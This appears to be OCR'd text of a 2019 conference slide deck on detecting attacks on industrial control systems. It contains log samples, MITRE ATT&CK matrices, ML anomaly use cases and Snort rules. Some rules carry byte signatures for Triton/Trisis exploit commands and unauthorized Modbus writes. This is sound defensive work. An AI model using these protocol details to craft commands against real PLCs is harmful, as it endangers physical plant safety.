Endpoints – sysmon, osquery, remote access, lightweight agents, commercial ETDR tools etc.

RServer3 2019.03.06 09:30 Connection from JUMP1-ICS (10.7.1.61) (Admin): Remote Screen Connection

Feb 2 13:34:38 10.77.1.133 Hostname=HMI.control,EventType=INFO,SeverityValue=2,Severity=INFO,EventID=11, […],AccountName=operator32,UserID=S-1-5-18, AccountType=User,Message="File created: UtcTime: 2019-02-02 13:34:37.496, Image: C:\\Users\\operator32\\AppData\\Local\\Temp\\is-NJ8EO.tmp\\dNp3.exe, TargetFilename: C:\\Users\\operator32\\AppData\\Roaming\\254930CB44240002\\haslo-ng.exe

Traditional ICS/SCADA Attack Detection 101 - Overview

Use case category	Semantics/examples
Whitelisting/asset/policy violations	Default password use w/ICS assets, connections to PLC from an IP address that is not part of the allowed set of IP addresses, protocol mismatch (Modbus on non-Modbus ports etc), use of restricted function codes (Writes etc), Serial function code use on non-serial devices etc.
Basic known attack/malware-specific checks	Signatures associated with known ICS attacks e.g. ExplReadRam, ExplExec, ExplWriteRam Attempts (Triton/Trisis/Hatman), ICS vulnerabilities stream (ICS-CERT, SCADA testbed hack-a-thon datasets) basic POC checks etc.
Basic protocol/informative checks	Read and Write Attempts (Modbus), Trivial Function code scans, Diagnostics, Force Listen Only Mode, System Detection, Read Slave, Warm Restart, Cold Restart, Points List Scan, Incorrect/Illegal Packet Lengths, Exception Code Delays, SPLC Communication Attempts etc.
Basic threshold-based checks	Ladder Logic Upload Attempts (e.g. >1 per source every 60 seconds), TriStation Connection Request to SPLC (>3 per source in 900 seconds), Points List Scan (>5 per source in 60), Function Code Scan (>3 per source in 60), Acknowledge Exception Code Delay (>3 per source in 60), Modbus TCP packet size>300 etc, Failed Login attempts > 3 in 30 mins etc.

Traditional ICS/SCADA Attack Detection 101 - Common Challenges/Blindspots


Some of the **common blindspots/challenges** for traditional ICS/SCADA attack detection (important to cover to detect real-world attacks, not only for e.g. NERC CIP* compliance):

- **"Connecting the dots"** – Ability to connect alarms from different sources (process values/PLC/OPC, network, agents etc) to detect threats
- Ability to **automatically baseline your environment** and **identify real-world threats using anomalies**
- **Monitoring privileged user/account behavior** (insiders, SCADA operators, engineers etc) to detect attacks earlier

Other:

- Often require **significant manual tuning** => high fn/fp risk in case of improper tuning
- Visibility often **limited to network/SPAN and very limited endpoint/system process** control
- Inability to support **next-gen ICS/SCADA architectures** (Cloud, SDN, Distributed/WAN etc)

Importance of Connecting the Dots Across ICS Kill Chain Automatically



Taking into account ICS/SCADA Attack Progression e.g. IT->OT

ATT&CK for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	Command-Line Interface	AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Control Panel Items	AppInit DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	AppInit DLLs	Bypass User Account Control	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Execution through API	Authentication Package	Application Shimming	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through Module Load	BITS Jobs	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Exploitation for Client Execution	Bootkit	DLL Search Order Hijacking	Component Firmware	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Peripheral Device Discovery	Remote File Copy	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Permission Groups Discovery	Remote Services	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	LSASS Driver	Component Firmware	File System Permissions Weakness	DCShadow	Kerberoasting	Process Discovery	Replication Through Removable Media	Input Capture		Multi-hop Proxy
	Mshta	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	Query Registry	Shared Webroot	Man in the Browser		Multi-Stage Channels
	PowerShell	Create Account	Image File Execution Options Injection	Disabling Security Tools	Network Sniffing	Remote System Discovery	Taint Shared Content	Screen Capture		Multiband Communication
	Regsvcs/Regasm	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking	Password Filter DLL	Security Software Discovery	Third-party Software	Video Capture		Multilayer Encryption
	Regsvr32	External Remote Services	Path Interception	DLL Side-Loading	Private Keys	System Information Discovery	Windows Admin Shares			Remote Access Tools
	Rundll32	File System Permissions Weakness	Port Monitors	Exploitation for Defense Evasion	Replication Through Removable Media	System Network Configuration Discovery	Windows Remote Management			Remote File Copy
	Scheduled Task	Hidden Files and Directories	Process Injection	Extra Window Memory Injection	Two-Factor Authentication Interception	System Network Connections Discovery				Standard Application Layer Protocol
	Scripting	Hooking	Scheduled Task	File Deletion		System Owner/User Discovery				Standard Cryptographic Protocol
	Service Execution	Hypervisor	Service Registry Permissions Weakness	File System Logical Offsets		System Service Discovery				Standard Non-Application Layer Protocol
	Signed Binary Proxy Execution	Image File Execution Options Injection	SID-History Injection	Hidden Files and Directories		System Time Discovery				Uncommonly Used Port
	Signed Script Proxy Execution	Logon Scripts	Valid Accounts	Image File Execution Options Injection						Web Service
	Third-party Software	LSASS Driver	Web Shell	Indicator Blocking						
	Trusted Developer Utilities	**Modify Existing Service**		Indicator Removal from Tools						
	User Execution	Netsh Helper DLL		Indicator Removal on Host						

SOURCE:MITRE

(cont'd)

Time Providers
Valid Accounts
Web Shell
Windows Management Instrumentation Event Subscription
Winlogon Helper DLL

Regsvcs/Regasm
Regsvr32
Rootkit
Rundll32
Scripting
Signed Binary Proxy Execution
Signed Script Proxy Execution
SIP and Trust Provider Hijacking
Software Packing
Timestomp
Trusted Developer Utilities
Valid Accounts
Web Service

ATT&CK for ICS

Persistence	Privilege Escalation	Defense Evasion	Operator Evasion	Credential Access	Discovery	Lateral Movement	Execution	Command and Control	Disruption	Destruction
External Remote Services	Exploitation of Vulnerability	Alternate Modes of Operation	Block Reporting Message	Brute Force	**Control Process**	Default Credentials	Command-Line Interface	Commonly Used Port	Alternate Modes of Operation	Block Command Message
Memory Residence	Valid Accounts	File Deletion	Block Serial Comm Port	Credential Dumping	Device Information	Exploitation of Vulnerability	Exploitation of Vulnerability	Connection Proxy	Block Command Message	Block Reporting Message
Modify Control Logic		Masquerading	Modify Control Logic	Default Credentials	I/O Module Enumeration	External Remote Services	Graphical User Interface		Block Reporting Message	Device Shutdown
Modify System Settings		Modify Event Log	Modify HMI/Historian Reporting	Exploitation of Vulnerability	Location Identification	Modify Control Logic	Man in the Middle		Block Serial Comm Port	Exploitation of Vulnerability
Module Firmware		Modify System Settings	Modify I/O Image	Network Sniffing	Network Connection Enumeration	Valid Accounts	Modify System Settings		Device Shutdown	Modify Command Message
System Firmware		Rootkit	Modify Parameter		Network Service Scanning		**Scripting**		Exploitation of Vulnerability	Modify Control Logic
Valid Accounts			Modify Physical Device Display		**Network Sniffing**		Alternate Modes of Operation		Masquerading	Modify I/O Image
			Modify Reporting Message		Remote System Discovery				Modify Command Message	Modify Parameter
			Modify Reporting Settings		**Role Identification**				Modify Control Logic	Modify Reporting Message
			Modify Tag		Serial Connection Enumeration				Modify I/O Image	Modify Reporting Settings
			Rootkit						Modify Parameter	Modify Tag
			Spoof Reporting Message						Modify Reporting Message	Module Firmware
									Modify Reporting Settings	**Spoof Command Message**
									Modify System Settings	Spoof Reporting Message
									Modify Tag	System Firmware
									Module Firmware	
									Spoof Command Message	
									Spoof Reporting Message	
									System Firmware	

SOURCE:MITRE

ML/Anomaly Detection ICS/SCADA Attack Detection Use Cases – Some High-Level Examples (More details - see demo)

Use case	Type	Semantics
All traditional ICS/SCADA Attack Detection (alerts from traditional detection components both active/passive including discrete/specific checks such as firmware update/integrity checks etc. fed into centralized system logging & monitoring & ingested by ML models in e.g. next-gen SIEM) + ML/Anomaly Detection-based use cases e.g.		
Suspicious User Activity – Diurnal ICS/SCADA Operator/Engineer Login Analytic	UEBA/Account Monitoring	Unusual login time/day for an operator/engineer;
Suspicious VPN Activity – Unusual VPN/Remote Access Source Analytic	VPN/Remote Access	Attempts to connect to ICS network through VPN/Remote/Jump server from an unusual source e.g. using compromised credentials;
Suspicious ESP Activity – Unusual App/Proto Observed Analytic	ESP Firewall, Network TAPs	Unusual protocol observed within Electronic Security Perimeter (ESP);
ICS/SCADA Logging Activity Behavior Change – Potential Monitoring Disruption Analytic	Multiple	Unusual change in the logging activity observed e.g. trivial example is firewall log data lapse for an asset etc;
Suspicious ICS/SCADA Process Activity – Physics/Chemical Properties/Process State Invariant Deviation Analytic	Process*	Process deviations from expected behavior/states e.g. violating physics/chemistry properties;
Unusual CCA Alarm – Potential Loss of Functionality Analytic	Multiple	Unusual alarm associated with Critical Cyber Asset (CCA) observed within ESP;

ML/Anomaly Detection ICS/SCADA Attack Detection Use Cases – Some High-level Examples (More details - see demo)

Use case	Type	Semantics
Suspicious Process Activity – Unusual CPU State/Error Analytic	Diagnostics	Unusual CPU state/error detected on an ICS device;
Suspicious Communication Activity – Rare ICS/SCADA/Component Connection Analytic	Network*	PLC connecting to another PLC, PLC attempting to connect to DMZ etc.
Suspicious Endpoint Activity – Unusual Parent/Child Process Analytic	ETDR	Suspicious parent-child process combination e.g. cscript spawning exe/rundll32 on EWS;
Suspicious Communication Activity – Unusual Firmware/Logic Update Analytic	Network*	Unusual attempts to update firmware on e.g. ICS network switiches and other infrastructure devices
Suspicious Modbus Activity – Unusual Function Codes Analytic	Process/Network	Function codes not seen in BAU;
Suspicious Periodic Activity – Potential C2 Communication Analytic	Network*	Periodic communication from your ICS/SCADA infrastructure likely associated with command-and-control/beaconing;
Suspicious Process Activity – Unusual Process Value Analytic	OPC	Unusual process value compared to the baseline.
+many more.		


Practical ICS/SCADA Attack Detection Demo

Apply What You Have Learned Today

- **Next week you should:** Identify real-world ICS/SCADA attacks and techniques applicable to your environments & your visibility gaps

- **In the first three months following the presentation you should:** Determine log sources & use cases to address - user monitoring, agent/host-monitoring, connecting the dots etc, select solutions

- **Within six months you should:** Deploy & test solutions to increase chances of detecting modern ICS/SCADA attacks/behaviors early



References

[1] North American Electric Reliability Corporation. Critical Infrastructure Protection (CIP) Standards. https://www.nerc.com/pa/Stand/Pages/CIPStandards.aspx.

[2] D.Coats. US Intelligence Community: Worldwide Threat Assessment – 2019. https://www.dni.gov/files/ODNI/documents/2019-ATA-SFR---SSCI.pdf.

[3] H.Yan et al. A survey of intrusion detection on industrial control systems. In Proceedings of the 2018 International Journal of Distributed Sensor Networks.

[4] BSI. RAPSN TRITON detection rules. https://www.bsi.bund.de/DE/Themen/Industrie_KRITIS/ICS/Tools/RAPSN_SETS/RAPSN_SETS_node.html;jsessionid=F8F4CCB23BE2D4B8A2B7DE1759447662.2_cid360

[5] D.Peterson. DigitalBond Quickdraw Rules. https://github.com/digitalbond/Quickdraw-Snort.

[6] L.Maglaras. Intrusion Detection in SCADA Systems using Machine Learning Techniques. https://www.researchgate.net/profile/Leandros_Maglaras/publication/325128777_Intrusion_Detection_in_SCADA_Systems_using_Machine_Learning_Techniques/links/5af9beb80f7e9b3b0beef9fd/Intrusion-Detection-in-SCADA-Systems-using-Machine-Learning-Techniques.pdf

[7] C.Hurd, M.V.McCarthy. A Survey of Security Tools for the Industrial Control System Environment. https://www.osti.gov/biblio/1376870

[8] S.Adepu et al. Assessing the Effectiveness of Attack Detection at a Hackfest on Industrial Control Systems. iTrust, Center for Research in Cyber Security Singapore University of Technology and Design, Singapore (SUTD).

[9] T.Morris. Industrial Control System (ICS) Cyber Attack Datasets. https://sites.google.com/a/uah.edu/tommy-morris-uah/ics-data-sets

[10] A.Almehmadi. SCADA Networks Anomaly-based Intrusion Detection System. In Proceedings of the 11th International Conference on Security of Information and Networks.

References

[11] N.Tippenhauer et al. HAMIDS: Hierarchical Monitoring Intrusion Detection System for Industrial Control Systems. In Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and Privacy.

[12] A.Chester. A Review into Industroyer Command and Control Protocol. Secarma. 2017. https://cdn2.hubspot.net/hubfs/3853213/Labs/Industroyer_command_and_control_protocol-1.pdf?t=1525959231911

[13] D.Beresford. Siemens Simatic S7 PLC Exploitation. Nsslabs. Blackhat USA 2011. https://media.blackhat.com/bh-us-11/Beresford/BH_US11_Beresford_S7_PLCs_Slides.pdf

[14] Dragos. Dragos ICS Reading List. https://dragos.com/blog/industry-news/a-dragos-industrial-control-system-security-reading-list/

[15] Joe Slowik. Crashoverride. Anatomy of an Attack. VB 2018. https://www.virusbulletin.com/uploads/pdf/conference_slides/2018/Slowik-VB2018-CRASHOVERRIDE.pdf

[16] Manuel Bermudez Casado. CCN-CERT/Enagas. https://www.ccn-cert.cni.es/pdf/documentos-publicos/xi-jornadas-stic-ccn-cert/2578-m11-07-radiografia-de-un-ataque/file.html.

[17] ISA99 Standards.Security for Industrial Automation and Control Systems. https://www.isa.org/templates/two-column.aspx?pageid=124560.

[18] K.Stouffer et al. Guide to Industrial Control Systems (ICS) Security. https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final.

[19] D.Peterson. Insanely Crowded ICS Anomaly Detection Market. https://www.digitalbond.com/blog/2017/05/22/insanely-crowded-ics-anomaly-detection-market/.

Special thanks

MITRE – ICS ATT&CK team – Otis Alexander

CCN-CERT/Enagas – Manuel Bermudez

RSAConference2019

Harsh Parvardhan
harsh@securonix.com

Oleg Kolesnikov
ok@securonix.com

RSAConference2019

Thank you!

Some traditional ICS/SCADA Attack Detection Use Cases – Examples – Triton/Trisis SIS Tristation Protocol SCADA Attack Rules

Alert on any Connection Request that is sent to a SPLC on UDP/$TS_PORT unauthorized
alert udp !$TS_EWS any -> $TS_CONTROLLER $TS_PORT (msg:"TriStation **Connection Request to SPLC attempt From Non Authorized Host**"; sid:851750010; rev:3; content:"|01 00 00 00 01 FC|"; offset:0; depth:6; classtype:bad-unknown;)

Log on any Execution Command that does Run Program and is sent to a SPLC on UDP/$TS_PORT from $TS_EWS
log udp $TS_EWS any -> $TS_CONTROLLER $TS_PORT (msg:"TriStation **Execution Command Run Program to SPLC** attempt from $TS_EWS"; sid:851750120; rev:3; content:"|05 00|"; offset:0; depth:2; content:"|00 00 14|"; offset:4; depth:3; classtype:bad-unknown;)

Alert on Trisis/Triton/HatMan Exploit Execution attempt: ExplExec
alert udp any any -> $TS_CONTROLLER $TS_PORT (msg:"TriStation **TRITON/TRISIS/HATMAN ExplExec attempt**"; sid:851750902; rev:3; content:"|05 00|"; offset:0; depth:2; content:"|00 00 1D|"; offset:4; depth:3; content:"|F9 FF|"; offset:14; depth:2; classtype:trojan-activity;)

Source: BSI/RAPSN

Some traditional ICS/SCADA Attack Detection Use Cases – Examples – Digitalbond Quickdraw Modbus/DNP3 Rules

alert tcp !$MODBUS_CLIENT any -> $MODBUS_SERVER 502 (flow:from_client,established; content:"|00 00|"; offset:2; depth:2; **pcre:"/[\S\s]{3}(\x05|\x06|\x0F|\x10|\x15|\x16)/iAR";** msg:"SCADA_IDS: Modbus TCP - Unauthorized Write Request to a PLC"; reference:url,digitalbond.com/tools/quickdraw/modbus-tcp-rules; classtype:bad-unknown; sid:1111007; rev:1; priority:1;)

…

alert tcp $MODBUS_CLIENT any <> $MODBUS_SERVER 502 (flow:established; **dsize:>300;** msg:"SCADA_IDS: Modbus TCP - **Illegal Packet Size, Possible DOS Attack**"; reference:url,digitalbond.com/tools/quickdraw/modbus-tcp-rules; classtype:non-standard-protocol; sid:1111008; rev:1; priority:1;)

Some traditional ICS/SCADA Attack Detection Use Cases – Examples – Hybrid Passive-Active Heuristics/Rules - SENAMI

Captures and parses ICS/SCADA packets and **actively polls PLC for certain variables** in active mode – SENAMI by WilliamJardine
https://github.com/WilliamJardine/SENAMI/blob/master/IDS/ids.py

```
len(eth) > 62 and pack[61] == '2':   # if the magic number is what it should be for an s7 packet
     if ipSrc == PLC_ADDRESS or ipDst == PLC_ADDRESS:        # ignores traffic from PLCs we're not monitoring
               try:
                         s7p = S7Packet.S7Packet(pack[61:])              # s7 packet from 61st byte to the end
                         s7p.parse()
                         #s7p.print_details()

MW_val  = (MW[0] << 16) | MW[1]
DB1_val = (DB1[0] << 16) | DB1[1]
DB2_val = (DB2[0] << 16) | DB2[1]

active_possible_alert_count += 1

if abs(MW_val - DB1_val) > 50 or abs(DB1_val - DB2_val) > 5:
        output_string = "{}: [Critical Alert]           Value tampering detected,
```

Source: 4SICS/NF

ICS/SCADA Attack Detection – Anomalies – Machine Learning: Some Existing Work – Highlights - I

Protocol	Datasets or testbed	Main detect. technique
MMS/GOOSE	Power system	SVM/DT/NN
DNP3	Power system	Semantic analysis framework
Modbus/TCP	TEP system	OCSVM and RE-KPCA
No mentioned	ADFA IDS datasets	IWP-CSO and HNA-NN
Modbus	MSU SCADA datasets	LWCSO and PKM
S7-0x72	S7-0x72 datasets	DTMC and DFA
Modbus/TCP	Water distribution system	Control Theory
GOOSE/SMV	Power system	multi-layered IDS
TCP/IP	Power system	IT-OCSVM
Binary protocols	Power system	FieldHunter

